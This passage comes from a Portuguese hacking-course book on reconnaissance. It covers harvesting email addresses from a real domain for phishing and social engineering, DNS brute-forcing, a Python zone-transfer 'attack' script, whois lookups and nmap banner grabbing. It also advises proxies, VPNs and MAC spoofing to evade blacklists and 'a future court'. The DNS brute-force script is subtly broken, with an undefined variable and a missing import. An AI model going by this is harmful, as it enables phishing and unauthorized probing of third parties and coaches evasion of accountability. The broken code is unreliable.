- Pesquise em sites populares usando mecanismos de pesquisa (Twitter, LinkedIn, Google+, Github, Instagram, Reddit, Youtube).

Pode-se acompanhar o desenvolvimento pelo GitHub oficial. A instalação com apt é simples, conforme listagem abaixo, pode ser realizada em qualquer distro GNU/Linux (olhar o empacotador oficial da plataforma).

1. cd ~/
2. git clone https://github.com/maldevel/EmailHarvester
3. cd ~/EmailHarvester/
4. pip3 install -r requirements.txt
5. chmod +x EmailHarvester.py
6. ./EmailHarvester.py -h

Após iniciar, o processo é muito demorado, pois o mecanismo busca em vários serviços clássicos, o filtro do comando abaixo será o domínio aied.com.br.



Vai demorar, mas o resultado conforme figura abaixo é fantástico.

Tais listas de e-mails são importantes para realizar:

- Phishing;
- Engenharia social;

Caso queira focar em um mecanismo de busca, basta adicionar -e MECANISMO, conforme exemplos:

- EmailHarvester.py -d example.com -e google
- EmailHarvester.py -d example.com -e linkedin
- EmailHarvester.py -d example.com -e twitter
- EmailHarvester.py -d example.com -e googleplus
- EmailHarvester.py -d example.com -e all -r twitter,ask

ATENÇÃO: Você vai propor um treinamento para quem responde por estes e-mails, pois 90% dos vetores de ataque em 2021 se dão por engenharia social e phishing, vende um curso também, ajuda o cliente e se ajuda também.

8.6.4 Traceroute

Traceroute é um comando que gera uma sequência de envios de protocolos ICMP para obter uma rota da origem da requisição até o destino da requisição, ideal para descobrir

elementos intermediários, obter dados de topologia e até definir se os resultados obtidos são realistas.

Usando traceroute para definir rota - Parte 10
Usando traceroute para definir rota - Parte 10

```
┌──(kali㉿kali)-[~]
└─$ traceroute aied.com.br
traceroute to aied.com.br (31.170.161.89), 30 hops max, 60 byte packets
 1  10.68.76.1 (10.68.76.1)  0.554 ms  0.736 ms  0.726 ms
 2  201-61-34-85.bbone.telesp.net.br (201.61.34.85)  1.198 ms  1.191 ms  1.402 ms
 3  186.201.241.153 (186.201.241.153)  2.589 ms 186.201.241.154 (186.201.241.154)  3.124 ms  3.120 ms
 4  186.201.241.154 (186.201.241.154)  3.205 ms 192.168.5.2 (192.168.5.2)  2.168 ms 186.201.241.154 (186.2
 5  192.168.20.20 (192.168.20.20)  2.995 ms  2.135 ms 192.168.5.2 (192.168.5.2)  2.504 ms
 6  192.168.40.2 (192.168.40.2)  2.758 ms 192.168.20.20 (192.168.20.20)  2.466 ms 192.168.40.2 (192.168.40
 7  192.168.40.2 (192.168.40.2)  3.083 ms  3.248 ms  3.230 ms
 8  187-51-216-237.customer.tdatabrasil.net.br (187.51.216.237)  5.014 ms 192.168.40.4 (192.168.40.4)  4.5
 9  * * 187-51-216-237.customer.tdatabrasil.net.br (187.51.216.237)  4.922 ms
10  * * *
11  * * *
12  * * *
13  * * 4.69.219.150 (4.69.219.150)  143.016 ms
14  IMMEDION-LL.edge6.Atlanta2.Level3.net (4.14.31.226)  131.753 ms 4.69.219.150 (4.69.219.150)  142.995 m
15  IMMEDION-LL.edge6.Atlanta2.Level3.net (4.14.31.226)  133.445 ms ip.dartpoints.com (74.112.175.238)  13
16  ip.dartpoints.com (74.112.174.193)  138.648 ms ip.dartpoints.com (74.112.175.238)  137.810 ms ip.dartp
17  ip.dartpoints.com (74.112.175.221)  139.799 ms  137.699 ms ip.dartpoints.com (74.112.174.193)  139.972
18  unknown.static.avl.netriplex.com (216.59.40.254)  138.771 ms ip.dartpoints.com (74.112.175.221)  138.3
19  153.92.2.219 (153.92.2.219)  151.033 ms  150.674 ms  151.918 ms
20  153.92.2.219 (153.92.2.219)  151.000 ms  153.735 ms  155.013 ms
21  * * *
```

Na imagem acima todos os routers responderam, dá para saber por onde o protocolo passou e o tempo de resposta dos elementos, gargalos podem ser provados assim, talvez o alvo não seja o mais fraco nesta cadeia.

Caso queira, pode-se automatizar por python, conforme imagem abaixo.

```
well@pc:/tmp/exemplo$ sudo python3 ./trace.py
[sudo] password for well:
traceroute to airflot.ru (31.31.205.163), 30 hops max
1    192.168.0.1
2    10.30.0.1
3    187.182.72.153
4    187.182.75.133
5    200.210.189.61
6    200.230.232.65
7    200.230.251.62
8    198.32.160.182
9    198.32.160.182
10   87.245.253.90
11   87.245.253.90
```

Código: https://bitbucket.org/esbjs/diversos/src/master/trace.py

8.6.5 Obtendo dados de DNS por força bruta

Conhecer o DNS do alvo é fundamental, tanto para quando o alvo são aplicações WEB como para empresas que possuem o DNS Server disponível na WAN, inclusive ataque de DNS Zone Transfer é uma técnica comum de invasão (Solarwinds que me diga).

CURSO HACKER - Procurando IPs por DNS e Serviços - Parte 11
CURSO HACKER - Procurando IPs por DNS e Serviços - Parte 11

Existem diversos tipos diferentes de registros DNS disponíveis, no entanto, abaixo será mostrado apenas o que significam os mais comuns de serem encontrados durante o gerenciamento de um domínio:

- **A** – O A, também conhecido por hostname, é o registro central de um DNS, ele vincula um domínio ou subdomínio a um endereço IP direto. Os registros de DNS do tipo A são a razão final da existência do sistema de resolução de nomes, e o tipo de registros que dá nome ao serviço. Este é, hoje, um dos dois tipos de registros que se destinam a fazer o que o nome diz… resolver nomes.
- **AAAA** – A internet cresceu de tal forma que o número de IPs inicialmente disponíveis está praticamente esgotado e já não permite acompanhar o crescimento da rede. Hoje existem computadores numa grande percentagem de casas, e cada vez mais existe um computador na mão (ou no bolso) de casa pessoa (os SmartPhones). Para ultrapassar este problema foi criado um novo conjunto de endereços, designados com o nome IPv6. Sendo assim, registros AAAA executam a mesma função de A, porém, para um endereço IPv6.
- **NS** – Name Server (Servidor de Domínio), especifica servidores DNS para o domínio ou subdomínio. Pelo menos, dois registros NS devem ser definidos para cada domínio. Geralmente, um principal e outro secundário.
- **CNAME** – Significa Canonical NAME. Especifica um apelido (alias) para o hostname (A). É uma forma de redirecionamento.
- **MX** – Sigla para Mail eXchanger. Aponta o servidor de e-mails. Pode-se especificar mais de um endereço, formando-se assim uma lista em ordem de prioridade para que haja alternativas no caso de algum e-mail não puder ser entregue. Na prática, quando temos um email do tipo email@example.com, devemos perguntar ao servidor de NS do domínio example.com qual é o servidor de email do domínio, isto é, qual o MX do domínio, e em seguida, enviar o email para esse servidor.
- **PTR** – PoinTeR, aponta o domínio reverso a partir de um endereço IP.
- **SOA** – Start Of Authority. Indica o responsável por respostas autoritárias a um domínio, ou seja, o responsável pelo domínio. Também indica outras informações úteis como número serial da zona, replicação, etc.
- **TXT** – Refere-se a TeXT, o qual permite incluir um texto curto em um hostname. Técnica usada para implementar o SPF. Atualmente, uma das informações mais comuns – mas ainda não comum o suficiente – que podemos encontrar neste tipo de registros são as chaves públicas dos servidores de email, que podem ser utilizadas para validar que um email enviado como se tivesse origem num domínio aí tem de facto origem.
- **SPF** – Sender Policy Framework, é uma tentativa de controle de falsos e-mails. Permite ao administrador de um domínio definir os endereços das máquinas autorizadas a enviar mensagens neste domínio.
- **SRV** – Abreviação de SeRVice, permite definir localização de serviços disponíveis em um domínio, inclusive seus protocolos e portas. Este tipo de registros servem para indicar que servidores suportam cada tipo de serviço baseado no domínio para o endereçamento, isto é, em que o tipo de conta seja do tipo <utilizador>@<dominio.com>, com exceção do domínio que, sendo deste tipo (o endereçamento do email é do tipo acima), utiliza os domínio do tipo MX.

6.6.4.1 DNSRecon

DNSRecon é um script Python que oferece a capacidade de realizar:

- Verificação de registros NS para transferências de zona;
- Numerar registros DNS gerais para um determinado domínio (MX, SOA, NS, A, AAAA, SPF e TXT);
- Expansão do Domínio de Primeiro Nível (TLD).
- Brute Force de subdomínios e registros de host A e AAAA dados um domínio e uma lista de palavras;
- Execute uma pesquisa de registro PTR para um determinado intervalo de IP ou CIDR;
- Verifique os registros em cache de um servidor DNS para A, AAAA e CNAME;
- Os registros fornecem uma lista de registros de host em um arquivo de texto para verificação.

Como instalar o DNSRECON com apt em seu Kali GNU/Linux:

1. sudo apt update -y
2. sudo apt install dnsrecon -y

Agora, para conseguir uma lista para executar a força bruta, é só baixar a lista do github com wget, conforme figura abaixo.

Para usar o básico, basta informar o caminho de um arquivo para output .xml e um domínio, conforme exemplo abaixo.

1. wget -O /tmp/wordlist.txt https://raw.githubusercontent.com/rbsec/dnscan/master/subdomains.txt
2. dnsrecon -d aied.com -D /tmp/wordlist.txt -t std --xml /tmp/output.xml

O processo pode demorar e ainda se muitas requisições forem feitas o WAF que defende os serviços de DNS podem adicionar o IP do especialista na Black List. Recomenda-se muito o uso de Proxys externos ou até mesmo VPN.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d aied.com -D /tmp/wordlist.txt  -t std --xml /tmp/output.xml
[*] Performing General Enumeration of Domain:aied.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 35.186.238.101
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for aied.com
[*]      NS ns1.namefind.com 97.74.99.64
[*]      NS ns2.namefind.com 173.201.67.64
[-] Could not Resolve MX Records for aied.com
[*]      A aied.com 35.186.238.101
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Saving records to XML file: /tmp/output.xml
```

O arquivo gerado em xml pode ser importado por algum programa automatizado para realizar ataque ou manter monitoramento nos IPs.

```
┌──(kali㉿kali)-[~]
└─$ cat /tmp/output.xml
<?xml version="1.0" ?>
<records>
    <record type="NS" target="ns1.namefind.com" address="97.74.99.64" recursive="True" Version=""/>
    <record type="NS" target="ns2.namefind.com" address="173.201.67.64" recursive="True" Version=""/>
    <record type="A" name="aied.com" address="35.186.238.101"/>
    <scaninfo arguments="./dnsrecon.py -d aied.com -D /tmp/wordlist.txt -t std --xml /tmp/output.xml" time="2022-05-06 16:46:40.719061"/>
    <domain domain_name="aied.com"/>
</records>
```

6.6.4.2 dnsmap

O dnsmap verifica um domínio em busca de subdomínios comuns usando uma lista de palavras interna ou externa (-w). A lista de palavras interna tem cerca de 1000 palavras em inglês e espanhol como ns1, firewall servicios e smtp.

Assim será possível pesquisar smtp.example.com dentro de example.com automaticamente. Os resultados podem ser salvos em formato CSV e legível para processamento posterior. O dnsmap NÃO requer privilégios de root para ser executado e NÃO deve ser executado com tais privilégios por motivos de segurança.

A força bruta de subdomínio é uma técnica que deve ser usada no estágio de enumeração, pois é especialmente útil quando outras técnicas de enumeração de domínio, como transferências de zona, não funcionam (a propósito, raramente vejo transferências de zona sendo permitidas publicamente atualmente).

1. sudo apt update -y
2. sudo apt install dnsmap -y

Aproveitando a wordlist baixada no exemplo anterior, o processo é simples, conforme comando abaixo.

1. dnsmap aied.com.br -w /tmp/wordlist.txt

Pode ser que não há registro no dns para alguns hosts, só restando então a execução de uma força bruta, que pode ser executada com Python e armazenada em um banco de dados.

```
1.  #!/usr/bin/python
2.  import dns.resolver;
3.
4.  from threading import *;
5.
6.  myquery = dns.resolver.Resolver();
7.  domain = "aied.com.br";
8.  contador = 0;
9.
10. def bruteforce_dns_ipv4(machine):
11.     global contador;
12.     machine = machine.strip();
13.     if not machine or machine == "":
14.         return;
15.     try:
16.         target = machine + "." + domain;
17.         question = myquery.query(_target, 'A');
18.         for _addr in question:
19.             print('[+] - ' + _target + '---> ' + str(_addr));
20.     except:
21.         pass;
22.     finally:
23.         contador -= 1;
24.
25. hosts = open('/tmp/hosts.txt').readlines();
26. for host in hosts:
27.     try:
28.         while True:
29.             if contador < 5:
30.                 break;
31.             else:
32.                 time.sleep(1);
33.         contador += 1;
34.         thread_ipv4 = Thread(target=bruteforce_dns_ipv4, args=(host,));
35.         thread_ipv4.start();
36.     except:
37.         print("Falha ao localizar maquina:", host);
```

8.6.6 Ataque de Transferência de zona com Python

As transferências de zona são normalmente usadas para replicar dados DNS em vários servidores DNS ou para fazer backup de arquivos DNS.


Um usuário ou servidor realizará uma solicitação de transferência de zona específica de um servidor de nomes. Se o servidor de nomes permitir que ocorram transferências de zona, todos os nomes DNS e endereços IP hospedados pelo servidor de nomes serão retornados em formato legível.

ATAQUE de transferência de Zona (prática veja como é fácil) - Parte 12
ATAQUE de transferência de Zona (prática veja como é fácil) - Parte 12


Claramente, este mecanismo se adapta admiravelmente aos nossos propósitos neste ponto. Se o servidor de nomes de um determinado domínio permitir transferências de zona, podemos simplesmente solicitar todas as entradas DNS de um determinado domínio.

No livro Manual Completo Debian GNU/Linux do mesmo autor desta obra a configuração de zona é realizada entre 2 máquinas, a máquina master e a slave, a slave realiza a requisição e é respondida pois está na na lista de permissão de acesso da master.

Antes de explorar a vulnerabilidade temos que entender que o domínio zonetransfer.me é um domínio com a exemplificação da vulnerabilidade, e é natural que é um objeto de estudo, antes de mais nada será explorado por command line conforme exemplo abaixo.



No exemplo acima, o objetivo foi localizar quais os nomes dos servidores NS do domínio, geralmente o servidor com a denominação 1 é o master e os demais slave (isso é apenas um nome), os nomes são definidos no Master e os slaves acabam obtendo dados do master para fins de resiliência do serviço na rede, lembrando que o Bind9 é um serviço que realiza resolução de nomes tanto interno quanto externo, e por isso contém dados internos da rede.




```
┌──(kali㉿kali)-[~]
└─$ dig axfr zonetransfer.me @nsztm1.digi.ninja.

; <<>> DiG 9.16.11-Debian <<>> axfr zonetransfer.me @nsztm1.digi.ninja.
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi
.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP
28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT     "6Oa05hbUJ9xSsvYy7pApQvwCUSSG
gxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pi
ppa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W
0.00m 1m 10000m 10m
DZC.zonetransfer.me.    7200    IN      TXT     "AbCdEfG"
email.zonetransfer.me.  2222    IN      NAPTR   1 1 "P" "E2U+email" "" email.
zonetransfer.me.zonetransfer.me.
email.zonetransfer.me.  7200    IN      A       74.125.206.26
Hello.zonetransfer.me.  7200    IN      TXT     "Hi to Josh and all his class
"
home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     "ZoneTransfer.me service prov
```

Na imagem acima o comando dig axfr listou todos os hosts definidos dos arquivos de configuração do Bind9 Master. Mas esta atividade não pode ser executada manualmente, pois para cada domínio alvo de cada serviço, departamento ou produto do alvo pode consumir muito tempo de trabalho, então é recomendado que se automatize com Python, no python temos uma API chamada dnspython que possui os facilitadores que manipulam o output de ferramentas DNS com dig, veja exemplo.

```
1.  #!/bin/python3
2.  # um arquivo em ~/script.py
3.  # sudo apt update -y
4.  # sudo apt install python3-pip -y
5.  # python3 -m pip install dnspython
6.
7.  import dns.zone;
8.  import dns.resolver;
9.
10. ns_servers = [];
11. def dns_zone_xfer(address):
12.     ns_answer = dns.resolver.query(address, 'NS');
13.     for server in ns_answer:
14.         print("[*] Found NS: {}".format(server));
```

```
15.         ip_answer = dns.resolver.query(server.target, 'A');
16.         for ip in ip_answer:
17.             print("[*] IP for {} is {}".format(server, ip));
18.             try:
19.                 zone = dns.zone.from_xfr(dns.query.xfr(str(ip), address));
20.                 for host in zone:
21.                     print("[*] Found Host: {}".format(host));
22.             except Exception as e:
23.                 print("[*] NS {} refused zone transfer!".format(server));
24.                 continue;
25.
26. #dns_zone_xfer('megacorpone.com');
27. dns_zone_xfer('zonetransfer.me');
```

Deixei no script 2 clássicos domínios para testes, o megacorpone.com e o zonetransfer.me pois afinal um ou outro serviço pode deixar de existir ao longo do tempo, o retorno de execução pode ser visto na imagem abaixo. Cada host está listado ai, ou seja, é possivel no futuro usar tais informações em um vetor de ataque que leve a exploração de tais hosts.



8.6.7 Obtendo dados do Whois com Python (gravar)

Cinco Registros de Internet regionais são responsáveis pela atribuição e registro de números de Internet (ARIN, RIPE, APNIC, LACNIC e AFRINIC) e qualquer número de Internet atribuído deve ser registrado por um deles. Todos oferecem uma interface Web que nos permite consultar seus bancos de dados para o proprietário registrado de um

determinado banco de dados. Em teoria, essas organizações, cada uma em sua respectiva região, são responsáveis por acompanhar quem está usando quais endereços IP.

Para automatizar, vou usar o pacote ipwhois[60]. O pacote ipwhois é um pacote Python focado em recuperar e analisar dados whois para endereços IPv4 e IPv6.

Características:

- Analisa a maioria dos campos whois em um dicionário padrão
- Suporte IPv4 e IPv6
- Suporta consultas RDAP (método recomendado, consulte: https://tools.ietf.org/html/rfc7483)
- Suporte de proxy para consultas RDAP
- Suporta consultas de protocolo whois herdadas
- Suporte whois de referência para protocolo whois legado
- Análise de rede recursiva para IPs com redes pai/filho listadas
- Suporte ao Registro Nacional da Internet para JPNIC e KRNIC
- Suporta consultas de origem IP para ASN e ASN
- Compatível com Python 2.7 e 3.4+
- Conjunto útil de utilitários
- Suporte a consultas em massa experimental
- Licença BSD
- Traduções de campo legíveis por humanos
- CLI completo para IPWhois com saída de console colorida ANSI opcional.

Para instalar é fácil, basta executar o seguinte código no terminal.

```
1. sudo apt update -y
2. sudo apt install python3-pip -y
3. python3 -m pip install ipwhois
```

IPWhois.lookup_rdap() agora é o método de pesquisa recomendado (se comparado com o código antigo). O RDAP fornece uma estrutura de dados muito melhor do que as pesquisas Whois e REST (implementação anterior). As consultas RDAP permitem a análise de informações de contato e detalhes de usuários, organizações e grupos. O RDAP também fornece informações de rede mais detalhadas.


Após instalar, crie um arquivo de texto, e edite o arquivo usando o código abaixo.

```
4. #!/usr/bin/python3
5. # python3 -m pip install ipwhois
6. from ipwhois import IPWhois;
7. from pprint import pprint;
```


[60] Acessível: https://github.com/secynic/ipwhois

```
8.
9.  obj = IPWhois('74.125.225.229');
10. results = obj.lookup_rdap(depth=1);
11. pprint(results);
```

O retorno é um json com toda informação obtida dos serviços WHOIS, conforme figura abaixo.




Nas duas imagens abaixo o json está estruturado em visualização de árvore, o que facilita obter informações e ainda dá para se salvar em um excel alguns campos importantes.



8.6.8 Banner grabbing (gravar)

Quando você finalmente tiver esgotado suas outras opções, você pode tentar deduzir a propriedade de um IP ou intervalo de IP examinando os banners de serviço para servidores de correio, servidores FTP, servidores Web e similares que residem nesse espaço. Para os serviços mais úteis, isso é fácil de fazer usando uma ferramenta como telnet, netcat ou nmap.

```
well@wpo:~$ nmap -sV --script=banner aied.com.br
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 01:47 -03
Nmap scan report for aied.com.br (31.170.161.89)
Host is up (0.14s latency).
Other addresses for aied.com.br (not scanned): 2a02:4780:1:239:0:3848:1b21:1
rDNS record for 31.170.161.89: cyberframework.online
Not shown: 970 filtered ports
PORT      STATE  SERVICE    VERSION
21/tcp    open   tcpwrapped
22/tcp    closed ssh
80/tcp    open   tcpwrapped
443/tcp   open   ssl/https  LiteSpeed
| http-server-header: LiteSpeed
1023/tcp  open   tcpwrapped
```



Dicas

- WAF
- Proxy e VPN
- ser assertivo
- compreender o que é apresentado pela ferramenta
- ter conhecimento de Sistemas Operacionais, redes e serviços de rede
- tomar nota de tudo
- saber filtrar o que é importante

9 Modelos TCP/IP e OSI (falta)

Nenhum livro substitui o livro de **Redes de Computadores** do autor **Andrew Stuart Tanenbaum**, o que este capítulo propõe é explicar superficialmente os principais protocolos e como nós hackers usamos estes para realizar as atividades hacker. Antes das redes de computadores existirem como nós conhecemos hoje, o ambiente era adverso e para isso a ISO homologou uma série de regras para ratificar as **arquitetura de redes**. Este modelo proposto pela ISO chama-se Open System Interconnection (OSI), mas este modelo ficou apenas para estudo e referência do assunto Redes de Computadores. O que é utilizado na realidade é o modelo TCP/IP que é anterior ao OSI, mas há muita similaridade entre ambos.

As 7 camadas do modelo OSI são: Física, Enlace de Dados, Redes, Transporte, Sessão, Apresentação e Aplicação.

9.1 Serviços e funcionalidades da camada de enlace

A camada de enlace opera no enlace, mas aí vem a dúvida, o que é um enlace? Um enlace de dados é o domínio de uma rede local, e sendo mais simplista, é até onde vai sua rede

local (alcance). Em uma casa normal de uma pessoa normal o enlace é até onde vai a conectividade de seus equipamentos, tal como notebook, smart tv, celular, etc. Já em uma empresa podemos ter vários enlaces caso a rede tenha sido segmentada.

No capítulo de Network Mapper e no capítulo de Sniffer de rede tanto Ethernet quanto 802.11, é utilizado o conceito de rede local, de enlace. Se o aluno não entender isso ele não entenderá nada de Network Mapper e muito menos de sniffer.

9.1.1 Endereço MAC

Toda a interface de rede em uma LAN possui uma identificação teoricamente única, e é cravada nas memórias somente leitura da placa, este código de identificação possui 48 bits, sendo que 24 bits é reservado ao fabricante, é chamado de OUI. Já os 24 bits finais é um auto incremento na linha de produção, então cada **OUI** pode ter 2^24 números únicos.

Quando o dispositivo de I/O é carregado na memória, este número se torna editável, mas na memória, isso pois o dispositivo de I/O é mapeado na memória, este conceito é bem explanado no capítulo de Dispositivos de Entrada e Saída no livro de Sistemas Operacionais modernos do autor Tanenbaum. Como a nova informação reside na memória ao reiniciar é natural que o endereço trocado voltará ao normal.

A troca de endereço MAC Address é fundamental para um hacker, como o hacker utiliza muito VPN e proxies pode ser que há o vazamento de seu endereço único, o que pode complicar sua vida em um futuro tribunal. No Kodachi GNU/Linux sempre ative a função de mudar o MAC Address antes de se conectar na VPN, é uma opção no programa Kodachi Dashboard.

